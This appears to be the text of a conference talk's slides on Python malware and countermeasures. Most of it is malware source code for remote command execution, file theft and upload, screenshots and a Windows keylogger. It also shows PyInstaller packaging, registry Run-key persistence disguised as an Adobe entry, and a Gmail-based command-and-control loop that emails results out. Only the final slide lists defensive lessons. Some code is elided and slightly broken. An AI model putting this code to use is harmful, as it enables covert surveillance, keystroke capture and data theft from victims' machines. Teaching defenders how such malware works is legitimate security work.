Python malware & countermeasures

Create Python payload
Make it executable everywhere
Make it persistent on host
Manage deployed agents

To learn how to protect your system with Python

~ $ whoami

- Peter Matkovski, p.matkovski@gmail.com
- ESET
- FEI, CISSP, CEH
- Security, Encryption, Python, Drupal, Selenium
- Progressbar

Create Python payload

Usage:

-- cmd CMD	Execute a system command
-- download PATH	Download a file from a client
-- upload SRC DST	Upload a file to the clients
-- screenshot	Take a screenshot
-- start-keylogger	Start keylogger
-- stop-keylogger	Stop keylogger

Create Python payload

Execute a system command

```
class execCmd(threading.Thread):
    ...
    def run(self):
        try:
            proc = subprocess.Popen(self.command, shell=True, stdout=subprocess.PIPE,
                                    stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            stdout_value = proc.stdout.read()
            stdout_value += proc.stderr.read()

            sendEmail({'cmd': self.command, 'res': stdout_value}, jobid=self.jobid)
        except Exception as e:
            #if verbose == True: print_exc()
            pass
```

- subprocess.popen - standard library, replace old os.system
- Simple option is subprocess.check_output but popen let's you to manage environment

Create Python payload

Execute a system command

```
Enter Command: ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 5:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.101
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.56.1

Enter Command: whoami
VM Test

Enter Command:
```

Example of “ipconfig” and “whoami” command executed by reverse shell connection

Create Python payload

Download and Upload file

```
class download(threading.Thread):
    ...
    def run(self):
        try:
            if os.path.exists(self.filepath) is True:
                sendEmail({'cmd': 'download', 'res': 'Success'}, self.jobid, [self.filepath])
            else:
                sendEmail({'cmd': 'download', 'res': 'Path to file invalid'}, self.jobid)
        except Exception as e:
            sendEmail({'cmd': 'download', 'res': 'Failed: {}'.format(e)}, self.jobid)

class upload(threading.Thread):
    ...
    def run(self):
        try:
            with open(self.dest, 'wb') as fileh:
                fileh.write(b64decode(self.attachment))
            sendEmail({'cmd': 'upload', 'res': 'Success'}, self.jobid)
        except Exception as e:
            sendEmail({'cmd': 'upload', 'res': 'Failed: {}'.format(e)}, self.jobid)
```

Create Python payload

Screenshot – 1. Get monitor position

```
class screenshot(threading.Thread):
    ...
    def enum_display_monitors(self, screen=-1):
        ''' Get positions of one or more monitors.
            Returns a dict with minimal requirements.
        '''
        if screen == -1:
            SM_XVIRTUALSCREEN, SM_YVIRTUALSCREEN = 76, 77
            SM_CXVIRTUALSCREEN, SM_CYVIRTUALSCREEN = 78, 79
            left = windll.user32.GetSystemMetrics(SM_XVIRTUALSCREEN)
            right = windll.user32.GetSystemMetrics(SM_CXVIRTUALSCREEN)
            top = windll.user32.GetSystemMetrics(SM_YVIRTUALSCREEN)
            bottom = windll.user32.GetSystemMetrics(SM_CYVIRTUALSCREEN)
            yield ({
                b'left': int(left),
                b'top': int(top),
                b'width': int(right - left),
                b'height': int(bottom - top)
            })
```

Create Python payload

Screenshot – 2. Get pixels

```
try:
    bmi = BITMAPINFO()
    bmi.bmiHeader.biSize = sizeof(BITMAPINFOHEADER)
    bmi.bmiHeader.biWidth = width
    bmi.bmiHeader.biHeight = -height
    bmi.bmiHeader.biPlanes = 1  # Always 1
    bmi.bmiHeader.biBitCount = 24
    bmi.bmiHeader.biCompression = BI_RGB
    buffer_len = height * width * 3
    self.image = create_string_buffer(buffer_len)
    srcdc = windll.user32.GetWindowDC(0)
    memdc = windll.gdi32.CreateCompatibleDC(srcdc)
    bmp = windll.gdi32.CreateCompatibleBitmap(srcdc, width, height)
    windll.gdi32.SelectObject(memdc, bmp)
    windll.gdi32.BitBlt(memdc, 0, 0, width, height, srcdc, left, top,
                        SRCCOPY) # SRCCOPY = 0xCC0020
    bits = windll.gdi32.GetDIBits(memdc, bmp, 0, height, self.image,
                                  bmi, DIB_RGB_COLORS)
    if bits != height:
        raise ScreenshotError('MSS: GetDIBits() failed.')
```

Create Python payload

Keylogger

```
class keylogger(threading.Thread):
    ...
    def installHookProc(self, pointer):
        self.hooked = ctypes.windll.user32.SetWindowsHookExA(
                                WH_KEYBOARD_LL,
                                pointer,
                                windll.kernel32.GetModuleHandleW(None), 0)
    ...
    def startKeyLog(self):
        msg = MSG()
        ctypes.windll.user32.GetMessageA(ctypes.byref(msg),0,0,0)

    def run(self):
        pointer = self.getFPTR(self.hookProc)

        if self.installHookProc(pointer):
            sendEmail({'cmd': 'keylogger', 'res': 'Keylogger started'}, self.jobid)
            self.startKeyLog()
```


Make it executable everywhere

- Linux:
  sudo apt-get install python2.7 build-essential python-dev zlib1g-dev upx
- Windows:
  http://www.activestate.com/activepython
  (fully packaged installer file)
- Install Pywin32, Setuptools, PyInstaller

Make it executable everywhere

python pyintaller.py –onefile <scriptName>

<scriptName>.txt
<scriptName>.spec
<scriptName>.exe



PyInstaller is a program that freezes (packages) Python programs into stand-alone executables, under Windows, Linux, Mac OS X, FreeBSD, Solaris and AIX. Its main advantages over similar tools are that PyInstaller works with Python 2.7 and 3.3—3.5, it builds smaller executables thanks to transparent compression, it is fully multi-platform, and use the OS support to load the dynamic libraries, thus ensuring full compatibility.

Make it persistent on host

```
import sys, base64, os, socket, subprocess
from _winreg import *

def autorun(tempdir, fileName):
# Copy executable to %TEMP%:
    os.system('copy %s %s'%(fileName, tempdir))

# Queries Windows registry for key values
# Appends autorun key to runkey array
    regaddr = "Software\Microsoft\Windows\CurrentVersion\Run"
    key = OpenKey(HKEY_LOCAL_MACHINE, regaddr)
    runkey =[]
    i = 0
    while True:
        subkey = EnumValue(key, i)
        runkey.append(subkey[0])
        i += 1

# Set autorun key:
    if 'Adobe ReaderX' not in runkey:
        key= OpenKey(HKEY_LOCAL_MACHINE, regaddr, 0, KEY_ALL_ACCESS)
        SetValueEx(key ,'Adobe_ReaderX',0,REG_SZ,r"%TEMP%\mw.exe")
        key.Close()
```

Manage deployed agents

GMail C&C

```
def checkJobs():
    #Here we check the inbox for queued jobs, parse them and start a thread

    while True:
        try:
            c = imaplib.IMAP4_SSL(server)
            c.login(gmail_user, gmail_pwd)
            c.select("INBOX")

            typ, id_list = c.uid('search', None, "(UNSEEN SUBJECT 'botnet:{}')".format(uniqueid))

            for msg_id in id_list[0].split():

                #logging.debug("[checkJobs] parsing message with uid: {}".format(msg_id))

                msg_data = c.uid('fetch', msg_id, '(RFC822)')
                msg = msgparser(msg_data)
                jobid = msg.subject.split(':')[2]

                if msg.dict:
                    cmd = msg.dict['cmd'].lower()
                    arg = msg.dict['arg']
                    #logging.debug("[checkJobs] CMD: {} JOBID: {}".format(cmd, jobid))
                    elif cmd == 'download':
                        download(jobid, arg)
```

Manage deployed agents

Other channels

- IRC
- JPEG (EXIF; 64k)
- Win Office Word file (XML metadata)
- Linkedin.com status, Reddit status, DNS requests,

Manage deployed agents

Other channels

Lessons Learned

- Added executable
  - Filesystem change watchdog, process isolation
  - Whitelisting, Software Singing
- Persistence required (Sunday workshop!)
  - Watch for changes in registers and startup scripts
- Network communication
  - Periodicity, content patterns, machine learning

Q&A